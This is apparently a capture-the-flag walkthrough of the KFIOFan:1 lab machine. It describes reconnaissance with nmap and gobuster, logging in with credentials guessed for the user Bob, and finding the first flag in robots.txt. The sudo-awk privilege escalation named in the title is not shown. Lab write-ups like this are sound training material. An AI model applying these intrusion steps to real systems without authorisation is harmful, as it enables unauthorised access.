

**KFIOFan:1 (Abusing sudo rights : awk)**

First I started with a simple nmap scan and determined the vulnerable IP.


Next , I scanned the vulnerable IP using NMap.




I visited the website 10.0.2.16:80 and it displayed :



On pressing cancel it took me to a page , where I found user named Bob.



I went back to the previous page and searched it on google - I got a location. Maybe this is the Password .



Username: Bob


Password : Courcité

I entered the page successfully . On entering I noticed that there were two users Bob and Alice.



I tried doing a gobuster scan but it did not give me proper results.

Next I randomly typed robots.txt beside the URL which led me to the first flag.

